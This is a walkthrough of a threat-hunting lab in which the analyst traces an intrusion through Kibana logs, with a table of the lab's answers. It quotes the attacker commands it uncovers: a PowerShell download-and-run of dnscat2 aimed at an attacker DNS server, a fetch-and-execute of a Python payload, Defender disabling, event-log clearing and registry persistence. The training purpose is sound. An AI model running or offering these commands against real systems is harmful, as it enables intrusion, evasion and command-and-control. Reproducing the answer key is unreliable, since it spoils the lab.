Threat Hunting: Foothold
Where the introduction room set the mindset, Foothold is where you actually hunt. The lab hands you an Elastic Stack loaded with a real breach and asks you to walk the attacker through the ATT&CK tactics one at a time: initial access, execution, defence impairment, persistence, and command and control. Every answer comes out of a KQL query against one of three beats indices, and the whole thing reads like an intrusion timeline once you stitch the tasks together.
Task 2: the data you are hunting in
The environment ships three indices, and picking the right one is half the battle. filebeat-* holds Linux logs (Syslog, Apache, Auditd) from JUMPHOST and WEB01. winlogbeat-* holds Windows Event Logs and Sysmon from WKSTN-1, WKSTN-2, and DC01. packetbeat-* holds network traffic (DNS, HTTP, connections) from every host. You log into Kibana with elastic:elastic and drive everything from Discover and Lens with KQL. The techniques transfer directly to Splunk or Sentinel; only the query syntax changes.
Task 3: three ways in
Initial access shows up three different ways, in three different indices.

The SSH brute force against jumphost lives in filebeat. Hundreds of system.auth.ssh.event: Failed events from two noisy IPs precede a single Accepted, and filtering to it pins the breach: the attacker at 167.71.198.43 authenticates as dev at Jul 3, 2023 @ 14:14:09.000. On web01, packetbeat shows a wave of HTTP 404s (directory enumeration of the Gila CMS) followed by exploitation, and after gaining code execution the attacker reads config.php with cat. On WKSTN-2, a malicious update.lnk is opened and Sysmon records powershell.exe launched by explorer.exe with -nop -windowstyle hidden iex(...).
Task 4: execution
Once inside, the activity concentrates on WKSTN-1 around a dropped installer.exe, which becomes the parent of a long line of cmd /c children (Sysmon EID 1).

Sorting those children by time, the first command executed via cmd is whoami /priv. A separate branch runs mshta.exe, which spawns a PowerShell process whose network connections (EID 3) beacon out to 167.71.198.43 on port 80, the same host as the SSH attacker. And the Python payload dev.py, launched through cmd, runs net users to enumerate local accounts.
Task 5: turning off the lights
Before going loud, the attacker degrades the host’s defences. The Defender kill is a cmd /c process, and its PID is 428, running powershell Set-MpPreference -DisableRealtimeMonitoring $true. Log tampering follows with the PowerShell argument Clear-EventLog -LogName Security. The subtlest step is a process injection: Sysmon EID 8 (CreateRemoteThread) shows chrome.exe creating a remote thread inside explorer.exe, whose target PID is 4240, a classic move to run code under a trusted process.
Task 6: staying resident
Persistence uses two techniques. A scheduled task named “Windows Update” is created by a cmd.exe process whose parent is powershell.exe. More interesting is the registry autorun (Sysmon EID 13), set through the command line:
cmd /c "REG ADD HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnceEx\0001\Depend /v 1 /d \"C:\Windows\Temp\installer.exe\""

RunOnceEx\0001\Depend pointing at C:\Windows\Temp\installer.exe guarantees the implant runs again at startup, the same binary flagged in earlier tasks.
Task 7: command and control
The C2 has two channels. The primary one is DNS, established by pulling dnscat2 with PowerShell:
iex(iwr https://raw.githubusercontent.com/lukebaggett/dnscat2-powershell/master/dnscat2.ps1); Start-Dnscat2 -Domain golge.xyz -DNSServer 167.71.198.43
The second channel drops the dev.py payload over a Discord-themed staging domain with powershell iwr http://www.oneedirve.xyz/321c3cf/dev.py -outfile C:\Windows\Tasks\dev.py; python3 C:\Windows\Tasks\dev.py. Hunting the DNS traffic to cdn.golge.xyz surfaces one more implant beyond PowerShell: the process update.exe is the other thing beaconing to that domain.

Room summary
| Room | Threat Hunting: Foothold (SOC Level 2, Threat Hunting) |
| Category | Threat Hunting, Medium |
| Task 3 | Jul 3, 2023 @ 14:14:09.000; config.php; powershell.exe |
| Task 4 | whoami /priv; 167.71.198.43; net users |
| Task 5 | 428; Clear-EventLog -LogName Security; 4240 |
| Task 6 | powershell.exe; cmd /c "REG ADD ...RunOnceEx\0001\Depend /v 1 /d ..." |
| Task 7 | raw.githubusercontent.com/lukebaggett/dnscat2-powershell/master/dnscat2.ps1; powershell iwr http://www.oneedirve.xyz/321c3cf/dev.py ...; update.exe |
| Tool | Elastic Stack (Kibana + KQL) |
Wrap-up
Foothold is a good illustration of why picking the index is the first analytical decision, not an afterthought: Linux auth lands in filebeat, web enumeration in packetbeat, and every Windows process, registry, and network event in winlogbeat, and the hunt only flows if you reach for the right one per question. Following one host, WKSTN-1, from installer.exe through Defender tampering, RunOnceEx persistence, and a dnscat2 DNS tunnel is the entire kill chain in a single timeline, and 167.71.198.43 threads through it from the very first SSH login to the C2 beacon. The lesson the room drives home is pivoting: every answer is the parent, child, or network peer of the last one, and that is exactly how a real hunt moves.